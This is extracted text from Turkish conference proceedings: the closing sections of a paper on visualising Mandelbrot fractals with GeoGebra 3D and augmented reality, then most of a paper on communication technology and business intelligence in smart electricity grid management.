
Galile Düzlemi; $f(x+\varepsilon y) = (x^6 + ca) + \varepsilon(6x^5y + cb)$




4. Artırılmış Gerçeklik Uygulamaları

Artırılmış gerçeklik (AG), gerçek ve sanalı birleştirerek, gerçek zamanlı etkileşim ve üç boyutlu görüntüleme imkânı sağlayan yeni nesil bir teknolojik sistemdir. Artırılmış gerçeklik uygulamalarının eğitimde kullanılması ile öğrencilerin algılarının artırılması ve aktif katılımlarının sağlanması mümkün olabilmektedir. Günümüzde artık geometride de, üç boyutlu algının daha iyi oluşması için geometrik elemanların görselleştirilmesinde artırılmış gerçeklik uygulamaları tercih edilmektedir. Artırılmış gerçeklik, sanal karakter ve unsurları gerçek dünya ile bir araya getirdiği için geometrik objelerin algılanmasını daha kolaylaştırmaktadır. Öğrencilerin nesneleri akıllarında daha kolay canlandırmak için artırılmış gerçeklik iyi bir çözüm imkânı sunmaktadır. Diğer yandan açık kaynak kodlu olduğu için geometride kullanımı oldukça yaygın olan Geogebra 3D programını kullanarak çizip tasarlanan çalışmalar

Geogebra 3D Ar uygulaması ile anında artırılmış gerçeklik formuna çevrilebilmektedir. Çalışmamızda tasarlanan Mandelbrot çizimleri Geogebra 3D AR uygulaması kullanılarak üç boyutlu bir görünüme sahip olunmuştur. Daha sonra bu görünümünü akıllı kartlara aktarabilmek için Unity Vuforia programında elde edilen çalışmalar videolarla zenginleştirilerek artırılmış gerçeklik uygulamaları elde edilmiştir. Çalışmamızda elde ettiğimiz Geogebra Ar görüntüleri ve Qr kodları ile tanımlanmış video içerikleri aşağıda yer almaktadır.





Akıllı kartların okunabilmesi için aşağıdaki Unity Vuforia APK dosyalarının mobil cihazlara yüklenmesi gerekmektedir.



(https://drive.google.com/file/d/1p6_5XEXohJRN90G2VCCp1UHjYEd0tM/view?usp=share_link)

5. Sonuç ve Öneriler

Çalışmamızda bir fraktal çeşidi olan Mandelbrot fraktalını elle aldık. Geogebra 3D programında çizmiş olduğumuz Mandelbrot fraktalının $P=2$, $P=3$, $P=4$, $P=5$ ve $P=6$ için ayrı ayrı kuvvetlerini hesaplayıp formüllerini oluşturup her bir Mandelbrot fraktalı için Geogebra 3D programında Öklid düzlemi, Lorentz düzlemi ve Galile düzlemindeki çizimlerini elde ettik. Geogebra 3D de tasarlandıktan sonra bu çalışmaları Geogebra 3D Ar uygulaması ile anında artırılmış gerçeklik formuna çevirip görsel olarak fraktalların çizimlerini elde ettik. Fraktalların üç boyutlu yapısını algılayıp özelliklerini hayal etmek çoğu zaman oldukça güç bir durumdur. Böylece fraktalların sanal gösterimleri gerçekçi üç boyutlu gösterimleri ile daha kolay anlaşılabilir ve gözlemlenebilir hale getirilmiş oldu. Fraktalların renklendirilmesi ve yüksek boyuttaki iterasyonları için Xaos programından yararlandık. Elde edilen sonuçları kullanarak Unity Vuforia programında Artırılmış Gerçeklik Kartları oluşturulmuştur. İleriki çalışmalarda bu üç geometrik düzlem için farklı fraktal yapıları incelenecektir.

Bilgilendirme

Bu çalışma, 1919B012206085 nolu proje Furkan TAŞDEMİR yürütücülüğünde ve Hatice KUŞAK SAMANCI danışmanlığında 2022 yılı 1. Dönem Tubitak 2209 projeleri kapsamında kabul almıştır, desteklerinden dolayı TUBİTAK'a teşekkür ederiz. Ayrıca yüksek lisans öğrencisi Mustafa CANAN ve lisans öğrencisi Şehmus BERHUNİ'ye program uygulamalarındaki bilgi paylaşımları için teşekkür ederiz.

Kaynakça

- [1] Cınbarcı, A. (2015). Fraktal Geometri ve Tekrar Olgusu, Yüksek Lisans Tezi, Yeditepe Üniversitesi. İstanbul.
- [2] Cınbarcı, A. (2016). Fraktal Geometri ve Evrim, Deneysel Tıp Araştırma Enstitüsü Dergisi, 6(11), 101-108.
- [3] Değirmenci, F.B. (2009). Fraktal Geometri ve Üretken Sistemlerle Mimari Tasarım, Doctoral Dissertation, Fen Bilimleri Enstitüsü.
- [4] Ertürk, Ş. (2021). Artırılmış Gerçeklik Sistemlerinin Şehir ve Bölge Planlama Stüdyo Eğitiminde Kullanılması, Master's Thesis, Konya Teknik Üniversitesi.
- [5] Genç C. (2019). Fraktal Geometri ile Sanatsal Pratikler, Yüksek Lisans Tezi, Hacettepe Üniversitesi Güzel Sanatlar Enstitüsü.
- [6] Gülderen, D. (2017). Fraktal Geometri'nin Plastik Sanatlarda Kullanımı, Yüksek Lisans Tezi, Marmara Üniversitesi, İstanbul.
- [7] Hohenwarter, M., & Fuchs, K. (2004). Combination of Dynamic Geometry, Algebra and Calculus in The Software System GeoGebra. In Computer Algebra Systems and Dynamic Geometry Systems In Mathematics Teaching Conference, pp. 1-6.
- [8] Kaufmann, H. (2004). Geometry Education with Augmented Reality, Doctoral Dissertation.
- [9] Mailizar, M., & Johar, R. (2021). Exploring The Potential Use of Geogebra Augmented Reality In A Project-Based Learning Environment: The Case of Geometry. In Journal of Physics: Conference Series, 1882(1), p. 012045, IOP Publishing.
- [10] Mandelbrot, B. B. (1989). Fractal Geometry: What Is It, And What Does It Do?, Proceedings of the Royal Society of London. A. Mathematical and Physical Sciences, 423(1864), 3-16.
- [11] Mandelbrot, B. B., & Mandelbrot, B. B. (1982). The fractal geometry of nature, Vol. 1, New York: WH Freeman.
- [12] Marinakis, A., Mania, K., & Antoniadis, A. (2021). Augmented Reality For Cad-Cam Training Featuring 3d Interactive Geometric Transformations. Comput.-Aided Des. Appl, 18, 561-570.
- [13] Milgram, P., & Kishino, F. (1994). A Taxonomy of Mixed Reality Visual Displays. IEICE TRANSACTIONS on Information and Systems, 77(12), 1321-1329.
- [14] Rossano, V., Lanzilotti, R., Cazzolla, A., & Roselli, T. (2020). Augmented Reality To Support Geometry Learning. IEEE Access, 8, 107772-107780.

- [15] Taş S. (2016). Geometrik Cisimler Konusunun Öğretiminde Geogebra Kullanımının Akademik Başarıya Etkisi,, Yüksek Lisans Tezi, Gazi Üniversitesi Eğitim Fakültesi.
- [16] Tomaschko, M., & Hohenwarter, M. (2019). Augmented Reality In Mathematics Education: The Case Of GeoGebra AR. In Augmented Reality in Educational Settings, pp. 325-346.
- [17] Topsakal, M. (2014). Petek Fraktalının Geometrisi, Master'sthesis, Bilecik Şeyh Edebali Üniversitesi, Fen Bilimleri Enstitüsü.
- [18] Yaglom, I. M. (2012). A Simple Non-Euclidean Geometry and Its Physical Basis: An Elementary Account of Galilean Geometry And The Galilean Principle of Relativity, Springer Science & Business Media.
- [19] Yılmaz, D. (2013). Doğanın Fraktal Geometrisi, Afyon Kocatepe Üniversitesi Fen Bilimleri Enstitüsü, Master'sthesis.

AKILLI ŞEBEKE YÖNETİMİNDE HABERLEŞME TEKNOLOJİSİ VE İŞ ZEKÂSİ UYGULAMALARININ KULLANIMI

Murat Güleydin^{*1}, Davut İzci², Serdar Ekinci³, Hüseyin Özmen⁴

¹ Dicle Elektrik Dağıtım AŞ, Diyarbakır, TÜRKİYE, murat.guleydin@dedas.com.tr

² Batman Üniversitesi, Bilgisayar Mühendisliği Bölümü, Batman, TÜRKİYE, davut.izci@batman.edu.tr

³ Batman Üniversitesi, Bilgisayar Mühendisliği Bölümü, Batman, TÜRKİYE, serdar.ekinci@batman.edu.tr

⁴ Dicle Üniversitesi, Elektrik-Elektronik Mühendisliği Bölümü, Diyarbakır, TÜRKİYE, huseyin.ozmen@dicle.edu.tr

* Sorumlu Yazar: Murat Güleydin/ murat.guleydin@dedas.com.tr

Özet: Elektrik dağıtım şebekelerinde kayıpların azaltılması ve saha iş yükünün etkin yönetimi için uzun yıllardan beri yürütülmekte olan dijitalleşme ve tam otomasyona geçme süreçleri, bilgisayar ve haberleşme teknolojilerindeki çok hızlı gelişmeler sayesinde büyük bir ivme kazanmış bulunmaktadır. Bu bağlamda elektrik dağıtım hizmetinin özelleşme süreci ile de tam otomatik güç sistemleri yerine akıllı elektrik şebekeleri yönetimi kavramı söz konusu olmaya başlamıştır. Bu alana yönelik araştırma geliştirme çalışmaları başlarda çeşitli dallarda yoğunlaşmış olmasına rağmen, sunulan teşvikler ve desteklemeler aracılığıyla gün geçtikçe alanını genişletmiştir. Her ay düzenli bir şekilde işletilmesi gereken enerji tüketimi faturalandırılması ve fatura tahsilat hizmetleri için uzaktan sayaç okuma ve buna ilave olarak kesme fonksiyonlu yeni sistemler hızlı gelişmelerin yaşandığı bu dallardan biri olarak merkez konuma gelmiştir. Uzaktan sayaç okuma sistemleri yerine, şebeke yönetim veya akıllı saha yönetim sistemlerinin tasarımı ve geliştirilmesine yönelik çalışmalar da ortaya çıkmaktadır. Bu çalışmada, uzaktan kesme-açma ve okuma fonksiyonlu sayaç sistemlerinden oluşan akıllı saha yönetiminde kullanılan iş zekâsı uygulamaları, operasyonel saha iş yükünü azaltarak daraltılmış alanda daha az ekip iş gücü ile çalışmaların sağlanması, tüketicinin bilgilendirme ve az maliyetle kaliteli enerji yönetiminde elde edilen deneyimlerden yararlanarak elde edilebilecek kazanımlar ele alınmaktadır.

Anahtar Kelimeler: Akıllı Saha Yönetimi, Otomatik Sayaç Okuma, İş Zekâsı Uygulamaları

The Use of Communication Technologies and Business Intelligence Applications in Smart Grid Management

Murat Güleydin^{*1}, Davut İzci², Serdar Ekinci³, Hüseyin Özmen⁴

¹ Dicle Electric Supply Company, Diyarbakır, TURKEY, murat.guleydin@dedas.com.tr

² Batman University, Department of Computer Engineering, Batman, TURKEY, davut.izci@batman.edu.tr

³ Batman University, Department of Computer Engineering, Batman, TURKEY, serdar.ekinci@batman.edu.tr

⁴ Dicle University, Department of Electrical and Electronic Engineering, Diyarbakır, TURKEY, huseyin.ozmen@dicle.edu.tr

* Corresponding Author: Murat Güleydin/ murat.guleydin@dedas.com.tr

Abstract: The processes of digitalization have long been carried out in order to reduce the losses in electricity distribution networks and achieve effective management of workload. Such process have recently gained a great momentum thanks to rapid developments in computer and communication technologies. In this context, the concept of the smart grid management has been the focal point instead

of fully automatic power systems. Although research and development studies in this field were initially concentrated in specific points, with the aid of fundings this has started to expand. Remote meter reading for energy consumption billing and bill collection services have become one of these fields where rapid developments are experienced. There are also studies on the design and development of network management or smart field management systems instead of remote meter reading systems. In this study, business intelligence applications are considered for smart management of metering systems with remote cut-off and reading functions. In this way, the operational workload is aimed to be reduced; providing work with less workforce in the narrowed area. A more effective energy management strategy with lower cost and its advantages are discussed.

Keywords: Intelligent management, Remote meter reading, Business intelligence applications

1. Giriş

Modern toplumlarda elektrik enerjisinin kayıpsız, kaliteli ve kesintisiz kullanımı konforlu yaşam ile özdeşleştirilmektedir. Son yıllarda küresel büyümeye paralel olarak enerji talebindeki büyük artış üretim ve tüketim arasında optimizasyon stratejilerini geliştirmeye mecbur kılmıştır [1]. Ayrıca elektrik dağıtım hizmetinin özelleştirilerek şirketlere verilmesi, yeni enerji tedarigi şirketlerine kesinti yönetimini minimal düzeyde tutabilen, kayıp enerji mücadelesini arttırıcı tedbirler üzerinde yoğunlaşan ve hizmet sürekliliğini sağlayacak dağıtım şirketlerinin görevlerinin perakende satış şirketlerinden ayrıştırılması, enerji piyasasının liberalleşmesi ile sektörel yeni değişimler, elektrik enerjisi şebekelerinin de bu değişimler karşısında uyumu ve ticari kazançlarla desteklenmesini gerektirmiştir [2].

Elektrik şebekesinde tüketicinin dağıtım ve perakende şirketleri arasındaki önemli ortak paydası olan sayaç ve diğer enerji ölçüm sistemleri de bu dönüşümde payını almıştır [3]. Ölçüm devrelerinin uzaktan okunabilmesi, anlık verilere ulaşılabilir ve kesilebilir olması gibi gelişmeler [4], gelişmiş ülkeler başta olmak üzere liberalleşen tüm enerji piyasaları tarafından yakından takip edilmektedir. İletişim ve ölçüm teknolojilerinde yaşanan gelişmeler ile araştırma geliştirme (Ar-Ge) çalışmaları ve ölçüm bilgilerine daha kısa aralıklarda uzaktan ulaşılması fikri akıllı ölçülendirme teknolojilerine yatırımları arttırmıştır [5]. Yaygınlaştırma politikalarını etkileyen düzenlemelerden birisi de sayaç mülkiyeti olup 31.12.2013 tarihinden sonra ilgili elektrik dağıtım şirketlerine verilmiş şekilde yeniden ‘Elektrik

Piyasası Kanunu’na düzenlenmiştir [6]. Bu çalışmalara ilave olarak damga süresi dolan sayaçlar da değişim kapsamını genişletmiş ve akıllı sayaç sistemlerinin yaygınlaştırılmasının önünü açmıştır [7]. Bu şekilde sahada bilgi akışını anlık alabilecek uzaktan kontrollerle personel iş gücünden tasarruf sağlayarak yeni iş modelleri geliştirilmektedir [8]. Bu çalışmalarda sahanın planlama, organizasyon ve belgelendirme işlemlerinde coğrafi bilgi sistemleri (CBS) [9], kurumsal kaynak yönetiminde (ERP) PM, CRM, FI, MRS, IS-U [10], sahadan uzaktan bilgi akışı için otomatik sayaç okuma sistemi (OSOS) [11] ve şebeke izleme ve yönetiminde de SCADA/DMS [12] heterojen sistemleri kullanılmaktadır.

Bu çalışmada yukarıda sözü edilen sistemler değerlendirilmekte olup, akabinde haberleşme altyapısı, elektrik enerjinin üretiminden son tüketime kadar uçtan uca, sürecin her safhasında izlenip saha iş yükünü rahatlatıcı kontrol setleri ile gereksiz iş yükünü ortadan kaldıracak performans takibi ve anlık tüketici bilgilendirme hizmeti sağlayacak tüketici memnuniyeti endeksli, maksimal etkileşimli bir sistem yönetimi önerilmektedir. Bu bağlamda karar ve müdahale mekanizmasının hızlandığı ve ek maliyetlerin ortadan kaldırıldığı bir imkâna kavuşulması öngörülmektedir.

2. Coğrafi Bilgi Sistemleri

Coğrafi bilgi sistemleri (CBS) konumsal verilerin toplanması, yönetilmesi ve sunulması işlemlerini başarılı bir şekilde gerçekleştiren teknolojilerdir [9]. Coğrafi Bilgi Sistemleri yeryüzünü tanımlama, analiz etme ve yorumlamaya dair modeller oluşturulmakta sıklıkla kullanılmaktadır. Bu modelleri de ihtiyaca göre özelleştirilmiş haritalarla cevap verebilmektedir. Elektrik dağıtım sektöründe aşağıdaki gibi örnek konuların sayısal artışları, kontrolleri ve yorumlamalarını sağlayabilmektedir.

*Elektriksel şebeke elemanlarının (trafo, direk, hat gibi) hangi noktada konumlandığını ve nerelere kadar hizmet verebildiğini, şebeke elemanlarının birbirine bağlantılarını gösterebilmektedir.


* İl, mahalle, bina, pano, yol, alçak gerilim hattı, orta gerilim hattı ve transformatör bilgileri gösterilmektedir.

* Bir transformatörün altından beslenen tüm kullanıcıların unvan bilgileri, enerji besleme noktalarını, dış ve iç kapı numarası gibi verileri göstermektedir.


* Herhangi bir yatırım için en uygun yerin neresi olacağı gibi kritik yönlendirmeler için de kullanılabileceği tanınabilmektedir.

Şekil 1 ve 2’de sırası ile trafo topolojisi ve CBS de bu trafo bilgi sekmesindeki alanlar gösterilmektedir.

Bu sayede saha şebeke elemanlarının birçok kritik verisi merkezde takibi kolaylaştırılabilmektedir.



Şekil 1. Örnek trafo topolojisi




Şekil 2. Örnek trafo bilgi sekmesi

3. Kurumsal Kaynak Yönetimi (ERP)

Kurumsal kaynak yönetimi (ERP), bir kurumdaki sistemlerin tümünden oluşturulan verileri bilgi setleri oluşturarak toplayan ticarî yazılım paketi şeklinde tanımlamak mümkündür [13]. Böylelikle kurumlar bünyesindeki iş birimi yeni bir çalışma başlangıcında daha önce kendisi veya farklı bir birimin yapmış olduğu iş paketlerine ulaşarak, zamandan kazanım sağlayıp, kurumsal kaynak yönetimi kapasitesinin tasarruflu kullanımını sağlayacak, kaliteli ve mevcut çalışmaları kullanmış bütünsel bilgi elde edilebilmesini sağlamaktadır. Yönetim birimlerince talep edilen aylık bilgilendirme raporları planlanan zaman dilimlerinde ve diğer aylık faaliyet raporlarıyla çapraz kontrole gerek kalmadan oluşturulan iç kullanıcılara gerçek zamanlı faaliyet bilgilerini görme imkânı sağlanabilmektedir. Böylece iş kolları arasında, işlevsel fonksiyonları çakışan ve bölgesel olarak bilgi akışlarını da gözlemleyebilirler [10]. ERP, şirketler veya orta ölçekli işletmelerin yönetimini ve süreç akışlarını birleştirerek, rekabet edebilme üstünlüğü sağlayabilen en uygun iş uygulamaları elde edilmeye olanak tanıyan, yöntemlerini ve araçlarını belirleyerek ve bunları hayata geçirmeyi kolaylaştırır [14]. ERP sistemi; dağıtım, satış, muhasebe, finans, üretim, satın alma, pazarlama, stok yönetimi, kalite yönetimi, bakım-onarım, iç ve dış insan kaynağı yönetimi gibi fonksiyonları bir arada sunabilen ve doğru kaynak yönetimi ile en önemli ticari kazanç girişimidir.

4. Otomatik Sayaç Okuma Sistemleri

Otomatik sayaç okuma sistemleri'ni (OSOS), elektrik, gaz ve su gibi dağıtım hizmetlerinde akıllı sayaçlar aracılığıyla tüketici kullanımını toplama, kaydetme ve analiz etme olanağı sağlayarak bu bilgileri faturalandırma, sorun giderme ve analiz için merkezi bir veri tabanına aktarma teknolojisi olarak tanımlamak mümkündür [2]. OSOS sistemi Şekil 3'teki gibi temelde sayaçlar, iletişim altyapısı ve ana kontrol merkezi şeklinde üç parçadan oluşmaktadır.



Şekil 3. OSOS topolojisi

OSOS sayesinde bir transformatör altında yer alan yüzlerce sayacın aynı anda verisi alınarak birbiri ile kıyaslanması sağlanmakta, saha operasyonları sağlıklı yönlendirilip, kayıt dışı tüketimlerin önlenmesinde kritik rol almaktadır. Şekil 4'te söz konusu bu durumun bir örneği sergilenmektedir. Şekilden de görüleceği üzere 3984 abonenin yer aldığı bir bölgede

6. Tartışma ve Sonuç

Çalışma grubumuz tarafından teknik ve teknik olmayan kayıplar için daha önce önerilen nesnelerin interneti tabanlı yaklaşım [8], söz konusu bu teknolojilerin ne denli etkin kullanılabileceğini göstermiştir. Bu bağlamda elektrik dağıtım hizmetlerinde doğru sayaç teknolojisi ve iş zekâsı uygulamaları ile personel iş gücünden kazanım sağlanabilir, kaliteli, kesintisiz enerji mümkün kılınabilir ve dolayısıyla tüketici memnuniyeti arttırılabilir. Tüm saha iş emirlerini takip etmek, acil müdahaleleri izlemek, faturalandırma işlemlerini otomatize bir şekilde sunmak, aksaklık durumunda anlık müdahale edilmesini sağlamak ve bu sayede de finansal sürdürülebilirliğe erişmek mümkün olabilmektedir. Bunun için sayaç ölçüm devrelerinin uzaktan takip edilebilir sistemlerle değişimi, sahanın verilerinin coğrafi bilgi sistemlerine uyumluluğunu sağlayacak şekilde veri kirliliklerinin giderilmesi ve iş zekâsı uygulamaları ile merkezi saha yönetim sistemi aracılığıyla saha personelinin daha az maliyetle daha doğru ve hızlı iş süreçlerini yürütmesi mümkün olabilmektedir.

7. Teşekkür

Bu çalışmamızda teknik imkânları ve bilgileri kullanmamıza olanak tanıyan Dicle Elektrik Dağıtım A.Ş. (DEDAŞ) yetkililerine teşekkür ederiz.

Kaynakça

- [1] S. Ekinci, D. Izci, R. Abu Zitar, A. R. Alsoud, and L. Abualigah, “Development of Lévy flightbased reptile search algorithm with local search ability for power systems engineering design problems,” *Neural Comput Appl*, vol. 34, no. 22, pp. 20263–20283, Nov. 2022, doi:10.1007/s00521-022-07575-w.
- [2] F. İlisulu, K. Kavak, and A. Tarhan, “Akıllı Şebeke Olgunluk Modelinin Dünya Çapındaki Uyarlamaları ve Türkiye İçin Öneriler,” *Bilişim Teknolojileri Dergisi*, vol. 13, no. 2, pp. 123–136, 2020.
- [3] B. Karaman, S. Taşkın, and M. Tokay, “Gerçek Zamanlı Enerji İzleme ve Tüketici Farkındalığı için LabVIEW™ Programı ile Otomatik Sayaç Okuma,” *International Journal of Advances in Engineering and Pure Sciences*, Feb. 2021, doi: 10.7240/jeps.759782.
- [4] O. S. Akkaya and H. Soy, “Hardware Design of Single-Phase Smart Electricity Meter based on Multiple Wireless Connectivity Technologies,” *European Journal of Science and Technology*, no. 32, pp. 332–338, Jan. 2022, doi: 10.31590/ejosat.1040829.
- [5] P. Uzun and İ. Temiz, “Akıllı Şebekelerde Haberleşme Teknolojisi Kullanımı,” *Kırklareli Üniversitesi Mühendislik ve Fen Bilimleri Dergisi*, Dec. 2021, doi: 10.34186/klujes.802566.
- [6] Resmi Gazete, “Elektrik Piyasası Kanunu,” 2013. <https://www.resmigazete.gov.tr/eskiler/2013/03/20130330-14.htm> (accessed Jan. 08, 2023).
- [7] N. Uribe-Pérez, L. Hernández, D. de la Vega, and I. Angulo, “State of the Art and Trends Review of Smart Metering in Electricity Grids,” *Applied Sciences*, vol. 6, no. 3, p. 68, Feb. 2016, doi: 10.3390/app6030068.
- [8] M. Güleydin, S. Ekinci, and D. Izci, “Yer Altı Elektrik Dağıtım Hatlarında Meydana Gelen Enerji Kayıplarının Tespiti için IoT Tabanlı Modüler Sistem Tasarımı,” in *International Informatics Congress (IIC2022)*, 2022, pp. 153–160.
- [9] F. Sunbul, “Coğrafi Bilgi ve Yönetim Bilgi Sistemleri,” *Atlas Sosyal Bilimler Dergisi*, vol. 1, no. 6, pp. 55–67, 2021.
- A. Lin, “Mission Critical: Realizing the Promise of Enterprise Systems,” *Information Technology & People*, vol. 14, no. 4, pp. 406–419, Dec. 2001, doi: 10.1108/itp.2001.14.4.406.3. [11] H. Duman and T. Aydoğan, “Elektronik - Elektrik Sayaç Verilerinin Optik Porttan Gömülü Sistem Geliştirme Kartları ile Okunması,” *Dumlupınar Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, no. 042, pp. 27–36, 2019.

- [10] M. Akçin, C. Keleş, A. Karabiber, A. Kaygusuz, and B. B. Alagöz, “Dağıtık Kontrol ile Akıllı Şebekelerde Geniş-Alan Yönetimi ve Geleceğe Dönük Projeksiyonlar,” *Sakarya Üniversitesi Fen Bilimleri Enstitüsü Dergisi*, vol. 17, no. 3, pp. 457–470, 2013.
- [11] P. Rajagopal, “An innovation—diffusion view of implementation of enterprise resource planning (ERP) systems and development of a research model,” *Information & Management*, vol. 40, no. 2, pp. 87–114, Dec. 2002, doi: 10.1016/S0378-7206(01)00135-5.
- [12] P. Katerattanakul, S. Hong, and J. Lee, “Enterprise resource planning survey of Korean manufacturing firms,” *Management Research News*, vol. 29, no. 12, pp. 820–837, Dec. 2006, doi: 10.1108/01409170610717835.
- [13] S. Y. Pazarçeviren, Ü. Zor, and F. Gürbüz, “İş Zekâsı: Kavramsal Çerçeve, Bileşenler ve İşleyiş,” *Siyaset, Ekonomi ve Yönetim Araştırmaları Dergisi*, vol. 3, no. 1, pp. 75–91, 2015.

